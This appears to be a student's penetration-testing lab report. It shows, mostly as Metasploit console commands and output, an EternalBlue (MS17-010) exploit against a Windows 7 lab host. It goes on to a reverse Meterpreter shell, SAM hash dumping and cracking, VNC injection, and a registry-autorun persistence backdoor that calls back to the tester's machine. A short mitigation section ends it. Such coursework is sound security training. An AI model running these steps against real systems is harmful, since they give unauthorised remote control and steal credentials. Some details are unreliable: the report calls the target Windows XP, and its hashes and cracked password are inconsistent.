Actual RIP hijack is later completed in
srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
not trigger 100% of the time, and should be run continuously until
triggered. It seems like the pool will get hot streaks and need a
```

```
root@kali: ~
File Edit View Search Terminal Help
VerifyArch true yes Check if remote architecture matches exploit Target.
VerifyTarget true yes Check if remote OS matches exploit Target.

Payload information:
Space: 2000

Description:
This module is a port of the Equation Group ETERNALBLUE exploit,
part of the FuzzBunch toolkit released by Shadow Brokers. There is a
buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
where a DWORD is subtracted into a WORD. The kernel pool is groomed
so that overflow is well laid-out to overwrite an SMBv1 buffer.
Actual RIP hijack is later completed in
srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
not trigger 100% of the time, and should be run continuously until
triggered. It seems like the pool will get hot streaks and need a
cool down period before the shells rain in again. The module will
attempt to use Anonymous login, by default, to authenticate to
perform the exploit. If the user supplies credentials in the
SMBUser, SMBPass, and SMBDomain options it will use those instead.
On some systems, this module may cause system instability and
crashes, such as a BSOD or a reboot. This may be more likely with
some payloads.

References:
Also known as: ETERNALBLUE
https://technet.microsoft.com/en-us/library/security/MS17-010
https://cvedetails.com/cve/CVE-2017-0143/
https://cvedetails.com/cve/CVE-2017-0144/
https://cvedetails.com/cve/CVE-2017-0145/
https://cvedetails.com/cve/CVE-2017-0146/
https://cvedetails.com/cve/CVE-2017-0147/
https://cvedetails.com/cve/CVE-2017-0148/
https://github.com/RiskSense-Ops/MS17-010

msf > 
```

As I can see that information above, shows that my target was on the list of supported target **OSs**, and the description was telling me that the exploit should be quite reliable on **Windows XP**, and this may be more likely with some **payloads**. Followed by, I went ahead and used it, I had also wanted to set the **Meterpreter payload**, and since the target was behind a firewall, I was needed a reverse shell, and that is why I had set the command “**set payload windows/meterpreter/reverse\_tcp**”. In the end, I had to check what the required options were for me. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo’s video lecture, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.)

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms17_010_ eternalblue
msf exploit(windows/smb/ms17_010_ eternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_ eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ eternalblue):
Name      Current Setting  Required  Description
----      -----          -----    -----
GroomAllocations  12           yes       Initial number of times to groom the kernel pool.
GroomDelta        5            yes       The amount to increase the groom count by per try.
MaxExploitAttempts 3           yes       The number of times to retry the exploit.
ProcessName       spoolsv.exe   yes       Process to inject payload into.
RHOST             .             yes       The target address
RPORT             445          yes       The target port (TCP)
SMBDomain         .             no        (Optional) The Windows domain to use for authentication
SMBPass           .             no        (Optional) The password for the specified username
SMBUser           .             no        (Optional) The username to authenticate as
VerifyArch        true          yes      Check if remote architecture matches exploit Target.
VerifyTarget      true          yes      Check if remote OS matches exploit Target.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.50    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
 0  Windows 7 and Server 2008 R2 (x64) All Service Packs
```

According to my screenshots above, the options I was needed to set the **localhost** (lhost), and **remote host** (rhost) IPs. Before doing anything, I had checked the options and ensured I had set everything I was needed to do. See below:

```
root@kali: ~
File Edit View Search Terminal Help
Session: 1
msf exploit(windows/smb/ms17_010_ eternalblue) > set lhost 192.168.10.50
lhost => 192.168.10.50
msf exploit(windows/smb/ms17_010_ eternalblue) > set rhost 192.168.10.20
rhost => 192.168.10.20
msf exploit(windows/smb/ms17_010_ eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ eternalblue):
Name      Current Setting  Required  Description
----      -----          -----    -----
GroomAllocations  12           yes       Initial number of times to groom the kernel pool.
GroomDelta        5            yes       The amount to increase the groom count by per try.
MaxExploitAttempts 3           yes       The number of times to retry the exploit.
ProcessName       spoolsv.exe   yes       Process to inject payload into.
RHOST             192.168.10.20  yes       The target address
RPORT             445          yes       The target port (TCP)
SMBDomain         .             no        (Optional) The Windows domain to use for authentication
SMBPass           .             no        (Optional) The password for the specified username
SMBUser           .             no        (Optional) The username to authenticate as
VerifyArch        true          yes      Check if remote architecture matches exploit Target.
VerifyTarget      true          yes      Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.50    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
 0  Windows 7 and Server 2008 R2 (x64) All Service Packs
```

**Before the exploit**, everything was looking good if I see above, when any of the required options were not empty then I was ready to launch the attack. See below:

```
File Edit View Search Terminal Help
[+] NETWORK
[+] Servers
Exploit target:
Id Name
-- -----
0 Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.50:4444
[*] 192.168.10.20:445 - Connecting to target for exploitation.
[+] 192.168.10.20:445 - Connection established for exploitation.
[+] 192.168.10.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.20:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.10.20:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.10.20:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.10.20:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.10.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.20:445 - Starting non-paged pool grooming
[+] 192.168.10.20:445 - Sending SMBv2 buffers
[+] 192.168.10.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.20:445 - Sending final SMBv2 buffers.
[*] 192.168.10.20:445 - Sending last fragment of exploit packet!
[*] 192.168.10.20:445 - Receiving response from exploit packet
[+] 192.168.10.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D) !
[*] 192.168.10.20:445 - Sending egg to corrupted connection.
[*] 192.168.10.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.10.50:4444 -> 192.168.10.20:49157) at 2021-02-24 20:17:58 +0000
[+] 192.168.10.20:445 - =====-
[+] 192.168.10.20:445 - ======WIN=====-
[+] 192.168.10.20:445 - =====-
```

Indeed, the **attack** was **successful**. I had a remote shell on the target with system privileges, and from here I can continue working in the **Meterpreter**, or **DOS** or **Powershell** shells, depending on what I want to do as per the small office of SME's desire.

(For all above - Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, task on lab page by Dr. Christo, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.)


**The third step** of Attacking Windows XP (second part) I had gone through; therefore, I had to continue to further my attack on the target. I had stolen the password hashes from the target and tried to crack them, Metasploit has a tool, which allowed me to extract the hashes from the **SAM** file. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, task from Dr. Christo on lab page, obtaining password hashes using hashdump, O'REILLY - Metasploit Revealed: Secrets of the Expert Pentester. (2021). Retrieved 1 March 2021, from <https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/e1d79ad3-0ba0-41e4-9082-9590cfa0089e.xhtml> and JOHN THE RIPPER, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/john-ripper/> and my own evaluation.)

```
[*] 192.168.10.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.10.50:4444 -> 192.168.10.20:49157) at 2021-02-24 20:17:58 +0000
[+] 192.168.10.20:445 - =====-
[+] 192.168.10.20:445 - =====-WIN-----=
[+] 192.168.10.20:445 - =====-
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lora Brown:1004:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc07720531aed:::
meterpreter >
```

Then I had to copy the line for the Administrator account and save it as a text file on **Kali VM** (as **hashes.txt**). Followed by, I had to crack it with **JohnTheRipper**, afterwards, I had the password for the Administrator on the target, which is “writerchic101”. See below:

(Ideas from 7024 CEM course materials and JOHN THE RIPPER, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/john-ripper/>)



```
root@kali:~# john --format=NT --wordlist=/usr/share/wordlists/sqlmap.txt /root/hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
root@kali:~# john --show hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
89c0:::

1 password hash cracked, 0 left
root@kali:~# john --show
Password files required, but none specified
root@kali:~# rm .john
rm: cannot remove '.john': Is a directory
root@kali:~# rm .john/john.pot
root@kali:~# john --format=NT --wordlist=/usr/share/wordlists/sqlmap.txt /root/hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2021-03-16 20:58) 0g/s 5011Kp/s 5011Kc/s 5011KC/s ~writerchi
C101~...~~~~~~
Session completed
root@kali:~#
```

A further extension of the attack I could do, but for this, I had to continue with further reconnaissance. But for now, I had used the **VNC payload** of Metasploit to get remote access to the target’s **GUI desktop**; hence, I had to go back to Metasploit, exit the meterpreter shell and change the payload to “**vncinject**”, and of course I had selected **reverse tcp** because it was behind the firewalls. Before the final hit, I had to look at the options to checked everything required was already set and I was ready to go; and finally, I had run the attack. As a result, you can see my **VNC** terminal that I had **access** to that machine. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo’s video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from <https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/> and my own evaluation.)

```

File Edit View Search Terminal Help
[*] UNKNOWN COMMAND: whoami.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lora Brown:1004:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed:::
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y.
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
----          -----          -----      -----
GroomAllocations  12           yes        Initial number of times to groom the kernel pool.
GroomDelta      5            yes        The amount to increase the groom count by per try.
MaxExploitAttempts  3           yes        The number of times to retry the exploit.
ProcessName     spoolsv.exe   yes        Process to inject payload into.
RHOST          192.168.10.20  yes        The target address
RPORT          445          yes        The target port (TCP)
SMBDomain      .             no         (Optional) The Windows domain to use for authentication
SMBPass          SMBPass       no         (Optional) The password for the specified username
SMBUser          SMBUser       no         (Optional) The username to authenticate as
VerifyArch      true          yes       Check if remote architecture matches exploit Target.
VerifyTarget    true          yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/vncinject/reverse_tcp):

Name          Current Setting  Required  Description
----          -----          -----      -----
AUTOVNC        true          yes       Automatically launch VNC viewer if present
DisableCourtesyShell  true          no        Disables the Metasploit Courtesy shell
EXITFUNC       thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.10.50  yes       The listen address (an interface may be specified)
LPORT          4444          yes       The listen port

```

The terminal window shows the exploit process for a Windows 7 target. It includes logs of SMB connections, the successful overwrite of the ETERNALBLUE exploit, and the launching of a VNC viewer. The Windows 7 desktop shows a standard log-in screen with a flower icon, a password field, and the Windows 7 Professional logo.

```

[+] 192.168.10.20:445 - Closing SMBv1 connection creating free hole adjacent
[*] 192.168.10.20:445 - Sending final SMBv2 buffers.
[*] 192.168.10.20:445 - Sending last fragment of exploit packet!
[*] 192.168.10.20:445 - Receiving response from exploit packet
[+] 192.168.10.20:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)
[*] 192.168.10.20:445 - Sending egg to corrupted connection.
[*] 192.168.10.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (475136 bytes) to 192.168.10.20
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "win-uspq65te72p"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
[+] 192.168.10.20:445 - ==-=-=-----=-----=-----=-----=-----=-
[+] 192.168.10.20:445 - ==-----=-----=-----=WIN-----=-----=-
[+] 192.168.10.20:445 - ==-----=-----=-----=-----=-----=-----=-
[*] Session 2 created in the background.
msf exploit(windows/smb/ms17_010_eternalblue) > 


```

Indeed, the attack was **successful**, and I had a remote shell on the target with system privileges. I could continue working in the Meterpreter, or DOS or Powershell shells from there for further details if the small office of an SME were required anything further.

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from <https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/> and my own evaluation.)

**At the very last stage** of my penetration testing, I had to install a **backdoor** to maintain my persistence for reminding stealth; therefore, to installing the **backdoor**, I was using the **Meterpreter persistent service** of Kali VM. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/> and Persistent Netcat Backdoors – Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/> and my own evaluation.)




```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > run persistence -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A      Automatically start a matching exploit/multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.1.50
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
```

If we see the options list above, it will be clearer that it was set in a different configuration. Alongside this, I had to set the persistence service to be started when the user logs on and periodically try to connect back to my machine in 5-sec intervals. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/> and my own evaluation.)



```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.1.50
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-USPQ65TE72P_20210224.0502/WIN-USPQ65TE72P_20210224.0502.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444
[*] Persistent agent script is 99611 bytes long
[+] Persistent Script written to C:\Windows\TEMP\bNognk.vbs
[*] Executing script C:\Windows\TEMP\bNognk.vbs
[+] Agent executed with PID 1056
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sJiJipKYAg
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sJiJipKYAg
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.10.20 - Meterpreter session 22 closed. Reason: User exit
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.50
lhost => 192.168.1.50
```

Now finally, we can check our **backdoor** that whether it is **installed** properly or not. See below:

```
File Edit View Search Terminal Help
root@kali: ~
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.50
lhost => 192.168.1.50
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.50 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(multi/handler) > exploit
[*] Handler failed to bind to 192.168.1.50:4444: - -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 192.168.10.20
[*] Meterpreter session 23 opened (192.168.10.50:4444 -> 192.168.10.20:49232) at 2021-02-24 21:07:13 +0000
meterpreter > [REDACTED]
```

Finally, I was on the target machine through the **backdoor** with a **Meterpreter shell**.

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/> and my own evaluation.)

## Summary of findings (Vulnerabilities) and Mitigation

As per NIST SP 800-30, all discovered vulnerabilities are ranked based upon likelihood and impact to determine overall risk. See below:

### For Server - 192.168.10.10

#### Multiple Potential Vulnerabilities in Samba 4.8.3

**Rating:** **LOW**

**Vulnerability Type:** Denial of Service

**Affected System:** 192.168.10.10

**Description:** Anyone can generate a custom RSS feed or an embeddable vulnerability list widget or a json API call url. CVE – Vulnerability Details: CVE-2019-1020019

<https://www.cvedetails.com/version/259096/Samba-Samba-4.8.3.html>. Also, the access conditions are somewhat specialised, and some preconditions must be satisfied to exploit.

### Impact: DIRECTORY

The attackers can affect Path Traversal, Use of Obsolete Function, NULL pointer dereference. The vulnerability allows a remote attacker to perform directory traversal attacks, a remote attacker to bypass implemented password policy, a remote user to perform a denial of service (DoS) attack.

#### Mitigation:

- Install updates from the vendor's website.
- Samba 4.8.3 Available for Download, whereas we can patch (gzipped) Samba 4.8.3 <https://www.samba.org/samba/history/samba-4.8.3.html>

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and - Samba 4.8.3 - Release Notes. (2021). Retrieved 1 March 2021, from <https://www.samba.org/samba/history/samba-4.8.3.html> and Multiple vulnerabilities in Samba. (2021). Retrieved 1 March 2021, from <https://www.cybersecurity-help.cz/vdb/SB2019102910> and Samba Samba 4.8.3 : Related security vulnerabilities. (2021). Retrieved 1 March 2021, from <https://www.cvedetails.com/version/259096/Samba-Samba-4.8.3.html>, <https://www.cvedetails.com/cve/CVE-2017-0143/>)

## Cross Site Request Forgeries (CSRF) vulnerabilities

#### Rating: High

Vulnerability Type: Portrule

Affected System: 80/tcp, open

**Description:** The script detects Cross-Site Request Forgeries (CSRF) vulnerabilities, and without one an attacker may forge malicious requests. To recognise a token in a form, the script will iterate through the form's attributes and will search for common patterns in their names. If that fails it will also calculate the entropy of each attribute's value; bear in mind a big entropy means a possible token, and it all about Social Engineering.

(This quote taken from NMAP.ORG about CSRF vulnerabilities - vuln NSE Category. (2021). Retrieved 2 March 2021, <Https://Nmap.Org/Nsedoc/Categories/Vuln.Html>. <https://nmap.org/nsedoc/categories/vuln.html>)

### Impact: AN END USER

There are a lot of ways in which an end-user can be tricked into loading information from or submitting information to a web application. To execute an attack, we must first understand how to generate a valid malicious request for our victim to execute. In addition to this, the attack will comprise the following steps:

- Building an exploit URL or script
- Tricking Alice into executing the action with Social Engineering.

(This quote taken from OWASP - Cross Site Request Forgery (CSRF) | OWASP Foundation. (n.d.). <Https://Owasp.Org/Www-Community/Attacks/Csrf>. <https://owasp.org/www-community/attacks/csrf>)

#### Mitigation:

A few effective methods we can follow for both prevention and mitigation of CSRF attacks; from my perspective, prevention is a matter of safeguarding login credentials and denying unauthorised actor's

access to any application. Also, we can do some best practices, i.e. logging off-web applications when not in use, securing usernames and passwords, and not allowing browsers to remember passwords.

